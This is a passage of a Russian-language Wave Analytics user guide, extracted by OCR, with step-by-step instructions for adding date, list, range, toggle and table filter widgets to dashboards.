
Виджет с фильтром по дате позволяет пользователям панели мониторинга фильтровать результаты на основе выбранного диапазона дат. Диапазон может состоять из относительных дат по Гринвичу (например, последний месяц) или абсолютных дат (таких как 15.01.2016). Например, можно добавить виджет для фильтрации обращений в службу поддержки с целью просмотра обращений, которые были закрыты в этом и последнем месяце.

Виджет «Дата" требует наличия этапа с одной группой на основе поля даты.




Благодаря интерактивности диаграмм пользователи панели мониторинга могут выбирать сегмент диаграммы для фильтрации результатов других фасетированных виджетов. Можно настроить этап виджета, чтобы пользователи панели мониторинга могли создавать одну или несколько выборок и указывать, являются ли они обязательными или дополнительными. Также можно указать вариант, который будет установлен по умолчанию при открытии панели мониторинга. При просмотре панели мониторинга можно отменить сделанный выбор или изменить его, чтобы отфильтровать результаты по-другому.

1. Перетащите виджет с датой на холст панели мониторинга.
2. Нажмите кнопку внутри виджета, чтобы открыть мастер.
   На экране «Выбор поля» отобразится список всех полей даты в указанном наборе данных.



3. Чтобы использовать другой набор данных, щелкните **Изменить набор данных**.
4. Выберите поле, по которому следует проводить фильтрацию.
5. Нажмите кнопку **«Создать»**.
   Приложение Wave создаст этап, сгруппированный по выбранному вами полю, в фоновом режиме. Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга. Виджет показывает абсолютный диапазон, который базируется на минимальном и максимальном значении из поля с датой. По умолчанию Wave не применяет никаких выборок к виджету.
6. Чтобы изменить свойства виджета и этапа, щелкните по виджету.

   В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



7. Чтобы настроить появление виджета, настройте свойства виджета.

   При установке свойства в виджете будут незамедлительно показаны эффекты внесенного изменения.

8. Для вывода и установки свойств этапа нажмите кнопку **Этап** в панели.

   Например, чтобы включить этот виджет на фильтрацию других фасетированных виджетов, выберите **«Фасетировать»**. Также можно настроить этот виджет на принятие одной или многих выборок и указать, являются ли они обязательными или дополнительными.

9. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .

10. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

    Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.


СМ. ТАКЖЕ:

- Свойства виджетов для панелей мониторинга Wave
- Свойства этапа для панелей мониторинга Wave
- Создание этапов в конструкторе панелей мониторинга Wave

Добавление виджета «Список» для фильтрации результатов панели мониторинга по измерению


Виджет с фильтром по списку позволяет пользователям панели мониторинга фильтровать результаты на основе выбранного измерения. Например, виджет-список может фильтровать результаты на основе определенного состояния обращения или региона.

Для виджета со списком требуется наличие этапа с одной группой на основе измерения. Значения группы присутствуют в списке.




Прим.: Также можно создать статичный этап, чтобы указать настраиваемый список значений для виджета. Дополнительные сведения см. в разделе Создание статического этапа с настраиваемыми значениями.


Благодаря интерактивности диаграмм пользователи панели мониторинга могут выбирать сегмент диаграммы для фильтрации результатов других фасетированных виджетов. Можно настроить этап виджета, чтобы пользователи панели мониторинга могли создавать одну или несколько выборок и указывать, являются ли они обязательными или дополнительными. Также можно указать вариант, который будет установлен по умолчанию при открытии панели мониторинга. При просмотре панели мониторинга можно отменить сделанный выбор или изменить его, чтобы отфильтровать результаты по-другому.




1. Перетащите виджет-список на холст панели мониторинга.
2. Нажмите кнопку внутри виджета, чтобы открыть мастер.
   Появится экран «Выбор поля», в котором отображается список всех полей измерения в указанном наборе данных.



3. Чтобы использовать другой набор данных, щелкните **Изменить набор данных**.
4. Выберите поле, по которому следует проводить фильтрацию.
5. Нажмите кнопку **«Создать»**.
   Приложение Wave создаст этап, сгруппированный по выбранному вами полю, в фоновом режиме. Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга. Помимо этого, этот виджет со списком будет свернут и платформа Wave не применит выбранные варианты к виджету.




6. Чтобы расширить список и выводить больше значений, увеличьте размер виджета.



Прим.: Если список не развернуть, то пользователь при просмотре панели мониторинга может щелкнуть стрелку раскрытия, чтобы посмотреть варианты в списке.

7. Чтобы изменить свойства виджета и этапа, щелкните по виджету.

   В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



8. Чтобы настроить появление виджета, настройте свойства виджета.

   При установке свойства в виджете будут незамедлительно показаны эффекты внесенного изменения.

9. Для вывода и установки свойств этапа нажмите кнопку **Этап** в панели.

Например, чтобы включить этот виджет на фильтрацию других фасетированных виджетов, выберите **«Фасетировать»**. Также можно настроить этот виджет на принятие одной или многих выборок и указать, являются ли они обязательными или дополнительными. Также можно указать, следует ли показывать меру рядом с каждым значением списка.

10. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .
11. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.


СМ. ТАКЖЕ:

- Свойства виджетов для панелей мониторинга Wave
- Свойства этапа для панелей мониторинга Wave
- Создание этапов в конструкторе панелей мониторинга Wave

Добавление виджета «Диапазон» для фильтрации результатов панели мониторинга на основе меры


Виджет-диапазон позволяет пользователям панели мониторинга Wave фильтровать результаты на основе диапазона значений меры. Например, виджет-диапазон может показывать возможности с суммами от $100 000 и до $900 000.

Для виджета-диапазона требуется этап с одной мерой и без групп.




Благодаря интерактивности диаграмм пользователи панели мониторинга могут выбирать сегмент диаграммы для фильтрации результатов других фасетированных виджетов. Можно настроить этап виджета, чтобы пользователи панели мониторинга могли создавать одну или несколько выборок и указывать, являются ли они обязательными или дополнительными. Также можно указать вариант, который будет установлен по умолчанию при открытии панели мониторинга. При просмотре панели мониторинга можно отменить сделанный выбор или изменить его, чтобы отфильтровать результаты по-другому.

1. Перетащите виджет-диапазон на холст панели мониторинга.
2. Нажмите кнопку внутри виджета, чтобы открыть мастер.
   Появится экран «Выбор поля», в котором отображается список всех полей измерения в указанном наборе данных.



3. Чтобы использовать другой набор данных, щелкните **Изменить набор данных**.
4. Выберите поле, по которому следует проводить фильтрацию.
5. Нажмите кнопку **«Создать»**.
   Приложение Wave создаст этап, сгруппированный по выбранному вами полю, в фоновом режиме. Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга. Диапазон виджета начинается с минимального значения поля с мерой, а заканчивается максимальным. Wave не применяет какие-либо выборки к виджету.
6. Чтобы изменить свойства виджета и этапа, щелкните по виджету.

   В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



7. Чтобы настроить появление виджета, настройте свойства виджета.

   При установке свойства в виджете будут незамедлительно показаны эффекты внесенного изменения.

8. Для вывода и установки свойств этапа нажмите кнопку **Этап** в панели.

   Например, чтобы включить этот виджет на фильтрацию других фасетированных виджетов, выберите **«Фасетировать»**. Также можно настроить этот виджет на принятие одной или многих выборок и указать, являются ли они обязательными или дополнительными.

9. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .
   Диапазон, отображаемый по умолчанию, формируется из минимального и максимального значения меры.

10. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

    Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.


СМ. ТАКЖЕ:

- Свойства виджетов для панелей мониторинга Wave
- Свойства этапа для панелей мониторинга Wave
- Создание этапов в конструкторе панелей мониторинга Wave

Добавление виджета «Переключатель» для фильтрации результатов панели мониторинга по измерению

Виджет-переключатель позволяет пользователям панели мониторинга фильтровать результаты на основе выбранной даты или измерения. Например, виджет-переключатель может показывать результаты на основе определенного типа записи.


Для виджета с переключателем требуется наличие этапа с одной группой на основе измерения. Значения группы появляются как варианты переключателя.




Прим.: Также можно создать статичный этап, чтобы указать настраиваемый список значений для виджета-переключателя. Дополнительные сведения см. в разделе Создание статического этапа с настраиваемыми значениями.

Благодаря интерактивности диаграмм пользователи панели мониторинга могут выбрать сегмент диаграммы для фильтрации результатов других фасетированных виджетов. Можно настроить этап виджета, чтобы пользователи панели мониторинга могли создавать одну или несколько выборок и указывать, являются ли они обязательными или дополнительными. Также можно указать вариант, который будет установлен по умолчанию при открытии панели мониторинга. При просмотре панели мониторинга можно отменить сделанный выбор или изменить его, чтобы отфильтровать результаты по-другому.


1. Перетащите виджет-переключатель на холст панели мониторинга.
2. Нажмите кнопку внутри виджета, чтобы открыть мастер.
   Появится экран «Выбор поля», в котором отображается список всех полей измерения в указанном наборе данных.



3. Чтобы использовать другой набор данных, щелкните **Изменить набор данных**.
4. Выберите поле, по которому следует проводить фильтрацию.
5. Нажмите кнопку **«Создать»**.
   Приложение Wave создаст этап, сгруппированный по выбранному вами полю, в фоновом режиме. Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга. Wave не применяет какие-либо выборки к виджету.




6. Если необходимо, увеличьте размер виджета для показа отображаемых названий всех вариантов переключателей.



7. Чтобы изменить свойства виджета и этапа, щелкните по виджету.

   В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



8. Чтобы настроить появление виджета, настройте свойства виджета.

   При установке свойства в виджете будут незамедлительно показаны эффекты внесенного изменения.

9. Для вывода и установки свойств этапа нажмите кнопку **Этап** в панели.

   Например, чтобы включить этот виджет на фильтрацию других фасетированных виджетов, выберите **«Фасетировать»**. Также можно настроить этот виджет на принятие одной или многих выборок и указать, являются ли они обязательными или дополнительными.

10. Для вывода и установки свойств этапа нажмите кнопку **Этап** в панели.

    Например, чтобы включить этот виджет на фильтрацию других фасетированных виджетов, выберите **«Фасетировать»**. Также можно настроить этот виджет на принятие одной или многих выборок и указать, являются ли они обязательными или дополнительными. Также в параметрах переключателя можно указать, следует ли показывать меру.

11. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .

12. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

    Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.

СМ. ТАКЖЕ:

- Свойства виджетов для панелей мониторинга Wave
- Свойства этапа для панелей мониторинга Wave
- Создание этапов в конструкторе панелей мониторинга Wave

Добавление виджета «Таблица» для показа сведений из записи и создания рассчитываемых столбцов


На панель мониторинга Wave могут быть добавлены различные типы таблиц. Для просмотра сведений уровня записи добавьте таблицу значений. Например, таблица значений используется для отображения сведений об обращении, в частности о времени открытия обращения и ответственном лице. Для создания настраиваемых столбцов в таблице на основе расчетов в существующих полях добавьте таблицу сравнения. Для этапов, содержащих по меньшей мере одну группировку, создайте сводную таблицу.

Этапы могут меняться в зависимости от типа создаваемой таблицы. Для таблицы значений выберите, какие поля набора данных необходимо отображать в качестве столбцов. Для таблицы сравнения выберите, какие поля набора данных необходимо отображать в качестве столбцов, и определите вычисления для настраиваемых столбцов. Для сводной таблицы определите как минимум одну группировку. Значения последней группировки будут отображаться как столбцы.

Прим.: По умолчанию в виджете-таблице отображается до 100 записей. Для увеличения количества записей измените параметр `limit` в SAQL-запросе. Дополнительную информацию см. в Справочнике по SAQL-запросам Wave Analytics.

1. Перетащите виджет-таблицу на холст панели мониторинга.
2. Нажмите кнопку внутри виджета, чтобы открыть мастер.
   Появится экран «Выбор даты», который сначала покажет недавно использованные наборы данных.

